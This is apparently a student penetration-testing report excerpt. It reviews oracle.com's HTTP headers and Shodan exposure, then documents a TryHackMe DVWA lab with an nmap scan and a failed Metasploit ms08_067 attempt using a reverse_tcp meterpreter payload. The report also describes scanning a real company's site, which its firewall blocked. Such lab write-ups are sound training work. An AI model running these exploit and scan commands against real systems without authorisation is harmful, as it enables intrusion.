content-security-policy	frame-ancestors 'self' https://my.oracle.com https://eeho.fa.us2.oraclecloud.com https://blogs.oracle.com *.khapps.com *.khapps.jp *.lsapps.oracle.com *.lsapps.oracle.jp *.dev-lsapps.oracle.com https://oraclesso.sharepoint.com https://oracle.sharepoint.com
x-content-type-options	nosniff
x-xss-protection	1

Figure D.1.4 – Raw headers and error response analysis

This image very clearly and accurately captures the Raw http headers and error output returned by oracle.com. However, it is noticeable that the scan failed with a 403 forbidden http response which clearly shows that oracle employs defensive mechanisms which possibly includes the web application firewalls or rate limiting system to restrict unauthorised automated scanning.

Min observations –

- set cookie: the flags include secure, HTTP only. This prevents JavaScript access and ensures transmission only over https
- Server: this had been identified as Akamai Ghost, this reveals the use of Akamai's cloud-based edge security platform
- X- content- Type-Options and X-XSS – Protection: good implantation against MIME sniffing and basic XSS attacks.

However regardless of the block the header response provides valuable reconnaissance data.

- Server technologies are partially finger printed

- Certain protections are confirmed for example cache control or cookies.

actual-object-ttl	-1
set-cookie	bm_ss=ab8e18ef4e; Secure ; SameSite =None; Domain=.oracle.com; Path=/; HttpOnly ; Max-Age=3600
set-cookie	bm_s=YAAQbLATAhXTVleWAQAAMTVqiwPLWQM0KPKdFYKyIFyTmu9x+vUxjGW5qzoE1/5NvjAI7jwLre60d1TuECYtJOjpa37fdIB6sf17vk7AmkWdGeUzRqWslD2wm0kAIIUI2z42cc1e7KfxSwA9hQ8BI73d1Ho+5voDoP2VJilluFGoQm0RuAlnO8ZiYrrqb2CtEM72JU4H4blks/gmrL2gpQ2EGcb1JkAcmlOUxWye0qtBLT4FRY9fTPqbQdKWfU/KFZ9TQIBXA46G63w3EYFobiUrDglobzHTTz3DfhU5YkjRI+Xv2v0XS1nTRVyO2iNeCocE4N41Fr1/6rjWJRN0Dv1TjPdRnw0+KpDTpc99qwa0PIHR2NuUX2EAV3nks61SllmTeXsqLfe7+5RsajoNg8BwXoJarKxmwkQ8InWsMYVmUhOBglR7MPh5yW32x0qbQUge6nBYqicoTw7d9S/jyqPswYPv6sjEzs4mwcZ46R9oRMIBOCt+N69x5vkZkuRHysppMDwAol5uRwGZs3nPW36jSg+TByddY8MV5gMNqYw; Domain=.oracle.com; Path=/; Expires=Sun, 01 Jun 2025 10:35:15 GMT; Max-Age=2678400; Secure ; HttpOnly
server-timing	ak_p; desc="1746095715713_34844780_161136117_24_18847_1_3_15";dur=1

Upcoming Headers

Cross-Origin-Embedder-Policy	Cross-Origin Embedder Policy allows a site to prevent assets being loaded that do not grant permission to load them via CORS or CORP.
Cross-Origin-Opener-Policy	Cross-Origin Opener Policy allows a site to opt-in to Cross-Origin Isolation in the browser.
Cross-Origin-Resource-Policy	Cross-Origin Resource Policy allows a resource owner to specify who can load the resource.

Additional Information

server	Server value has been changed. Typically you will see values like "Microsoft-IIS/8.0" or "nginx 1.7.2".
x-frame-options	X-Frame-Options tells the browser whether you want to allow your site to be framed or not. By preventing a browser from framing your site you can defend against attacks like clickjacking.
content-security-policy	Content Security Policy is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets. Analyse this policy in more detail. You can sign up for a free account on Report URI to collect reports about problems on your site.
x-content-type-options	X-Content-Type-Options stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type. The only valid value for this header is "X-Content-Type-Options: nosniff".
x-xss-protection	X-XSS-Protection sets the configuration for the XSS Auditor built into older browsers. The recommended value was "X-XSS-Protection: 1; mode=block" but you should now look at Content Security Policy instead.

A snyk.io project - [CC-BY-SA 4.0](#) Powered by [Snyk](#)

Figure D.1.5 – Missing and upcoming header analysis

The results shows us additional recommendations and missing policies that are related to browser security enforcement and cross origin protections, identified during the scan. It then lists of 3 key upcoming headers that weren't found in the oracle response.

The upcoming headers have become the standard for isolating web applications from cross origin attacks especially relevant for defending against speculative execution.




Figure D.1.6 Shodan scan results for oracle.com

The image above shows clearly the results for the Shodan scan on oracle.com the results highlighted over 1000 exposed services. It clearly identifies oracle's global server presence especially for the US, Brazil and Turkey. There are common ports such as 443, 8081 and 8889 this indicates services such as HTTPS and potential dev/test interfaces.

Notable HTTPS responses also include 301 which redirects and a 404 not found which would highlight deprecated or poorly configured endpoints. Security headers such as x-xss-protection and strict-Transport-Security are present on some interfaces which reflects oracle's slight adherence to best practices. However, the presence of accessible metadata, certificates and unfiltered ports highlights to us why monitoring and continuous exposure management are key for enterprise grade security.

DVWA

Basic room for testing exploits against the Damn Vulnerable Web Application box

📶 Easy ⌚ 45 min

[➦ Share your achievement](#)[Help ▾](#)[🔖 Save Room](#)

👍 821🗨

[⚙️ Options ▾](#)

Room completed (100%)

Target Machine Information

Title	Target IP Address	Expires			
DVWA	10.10.72.16 📄	55min 48s	?	Add 1 hour	Terminate

Task 1 ✓ DVWA

DVWA is an awesome virtual machine commonly utilized in training and testing of new tools. This room is unguided and acts purely as a testing environment.

The credentials to login can easily be found online, but they are also included in the hint below, should you prefer to take the easy route.

Answer the questions below


Deploy the VM and start hacking!

No answer needed

[✓ Correct Answer](#)[💡 Hint](#)

Figure E.1.1 DVWA room deployment confirmation

The screenshot above shows the successful deployment of the DVWA try hack me room. The target Ip has been listed and highlighted which will be later utilised for the reconnaissance and exploitation phase. The banner indicates that the room is successfully established. The initial set is important is it provides us a sandbox environment for ethical testing of real-world web application vulnerabilities



```
Applications Places System Sun 4 May, 17:22 AttackBox IP:10.10.2
root@ip-10-10-250-113: ~
File Edit View Search Terminal Help
root@ip-10-10-250-113:~# nmap -sC -sV -p- 10.10.72.16
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-04 17:19 BST
Nmap scan report for 10.10.72.16
Host is up (0.00027s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 eb:10:0b:a1:c0:7e:e2:34:cf:e4:73:c6:b3:23:16:c6 (DSA)
|   2048 b7:0a:5f:2a:7d:8f:04:86:0f:12:61:f6:a3:61:18:74 (RSA)
|   256  c5:e0:d7:78:c3:76:9e:7d:7d:e0:b9:da:df:be:e6:08 (ECDSA)
|_  256  d7:a6:19:51:4a:14:33:79:ca:06:84:b8:ec:7a:5b:c0 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|   httponly flag not set
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop...
|_ _Requested resource was login.php
MAC Address: 02:23:65:B6:38:97 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.34 seconds
root@ip-10-10-250-113:~#
```

Figure E.1.2- Nmap host scan of the target

The image above shows the result of Nmap -sC -sV -p- 10.10.72.16 scan executed from the attacker machine. The results show 2 open ports on the target.

- Port 22 SSH – this is running on Open SSH 6.6.1p1
- Port 80 (HTTP) – this is running on Apache 2.4.7

The scan also reveals HTTP header data identifying the service as DVWA v1.10 and this then confirms that /login.php is the entry point. The output of this also highlights the fact that the system is responsive to tcp based interactions. Nmap's -sv and -sC helped to automate useful metadata retrieval regarding the services that had been exposed.

A screenshot of a terminal window running Metasploit. The window title bar shows 'Applications Places System' and a clock 'Sun 4 May, 17:31'. The top right corner displays 'AttackBox IP: 10.10.250.113'. The terminal prompt is 'root@ip-10-10-250-113: ~'. The user enters 'msf6 > use exploit/windows/smb/ms08_067_netapi'. A message says '[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp'. The user enters 'msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.10.72.16'. The terminal shows 'RHOST => 10.10.72.16'. The user enters 'msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.10.250.113'. The terminal shows 'LHOST => 10.10.250.113'. The user enters 'msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp'. The terminal shows 'PAYLOAD => windows/meterpreter/reverse_tcp'. The user enters 'msf6 exploit(windows/smb/ms08_067_netapi) > exploit'. The terminal shows '[*] Started reverse TCP handler on 10.10.250.113:4444'. Then it shows '[-] 10.10.72.16:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.10.72.16:445)'. Finally, it shows '[*] Exploit completed, but no session was created.' and the prompt returns to 'msf6 exploit(windows/smb/ms08_067_netapi) >'.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.10.72.16
RHOST => 10.10.72.16
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.10.250.113
LHOST => 10.10.250.113
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.10.250.113:4444
[-] 10.10.72.16:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.10.72.16:445).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Figure E.1.4 – Exploit execution attempt via Metasploit

In the image above it shows that the user has attempted to exploit the target via the - exploit/windows/smb/ms08_067_netapi module and the RHOST AND LHOST had been accurately configured. The configured payload (windows/meterpreter/reverse_tcp) and exploit attempt both accurately execute however they do fail to establish a session. The error message shows connection refused which shows us that the SMB service or port 445 is not activated on the target. This backs up the point that no unauthorized access was made and still provides evidence of a structured and lawful exploit attempt in a lab environment.

References

- Almuhaideb, A., Elleithy, K. and Alzoubi, K. (2020) 'Analysis of Security Vulnerabilities in FTP and Recommendations for Secure Alternatives', *International Journal of Network Security*, 22(4), pp. 633–640. Available at: <https://www.researchgate.net/publication/341609456> (Accessed: 25 April 2025).
- Alsmadi, I. and Zarour, M. (2023) 'Web application security testing: a comparative study', *International Journal of Advanced Computer Science and Applications*, 14(1). Available at: https://thesai.org/Downloads/Volume14No1/Paper_97-Web_Application_Security_Testing.pdf (Accessed: 19 April 2025).
- Engelbreton, P. (2013) *The Basics of Hacking and Penetration Testing*. 2nd edn. Syngress. Available at: https://books.google.com/books/about/The_Basics_of_Hacking_and_Penetration_Te.html?id=4YdrAAAAQBAJ (Accessed: 19 April 2025).
- ISO (2022) *ISO/IEC 27001:2022 – Information Security Management Systems – Requirements*. Geneva: International Organization for Standardization. Available at: <https://www.iso.org/standard/27001> (Accessed: 19 April 2025).
- MITRE (2024) *CWE-89: SQL Injection*. Common Weakness Enumeration. Available at: <https://cwe.mitre.org/data/definitions/89.html> (Accessed: 22 April 2025).
- OWASP (2021) *OWASP Top 10: Web Application Security Risks*. Available at: <https://owasp.org/www-project-top-ten/> (Accessed: 19 April 2025).
- OWASP (2021) *A03:2021 – Injection*. OWASP Top Ten Project. Available at: https://owasp.org/Top10/A03_2021-Injection/ (Accessed: 22 April 2025).
- Patel, S. and Jasani, P. (2022) 'Security Risks in Unencrypted Communications: A Survey on Network Intrusions', *International Journal of Computer Applications*, 184(35), pp. 11–17. Available at: <https://www.researchgate.net/publication/363944378> (Accessed: 25 April 2025).
- Scarfone, K., Souppaya, M. and Cody, A. (2008) *Technical Guide to Information Security Testing and Assessment (SP 800-115)*. Gaithersburg, MD: NIST. Available at: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf> (Accessed: 19 April 2025).
- Scarfone, K. and Mell, P. (2007) *Guide to Malware Incident Prevention and Handling (SP 800-83)*. Gaithersburg, MD: NIST. Available at: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-83.pdf> (Accessed: 25 April 2025).
- Sidik, R.F., Yutia, S.N. and Fathiyana, R.Z. (2023) 'The Effectiveness of Parameterized Queries in Preventing SQL Injection Attacks at Go', *Proceedings of the International Conference on Enterprise and Industrial Systems (ICOEINS 2023)*, 270, pp. 204–215. https://doi.org/10.2991/978-94-6463-340-5_18

Srivastava, D. (2024) 'Ethical Hacking and Penetration Testing', *ResearchGate*. Available at: https://www.researchgate.net/publication/385780871_Ethical_Hacking_and_Penetration_Testing (Accessed: 19 April 2025).

TryHackMe (2024) *Learn Cyber Security*. Available at: <https://tryhackme.com> (Accessed: 19 April 2025).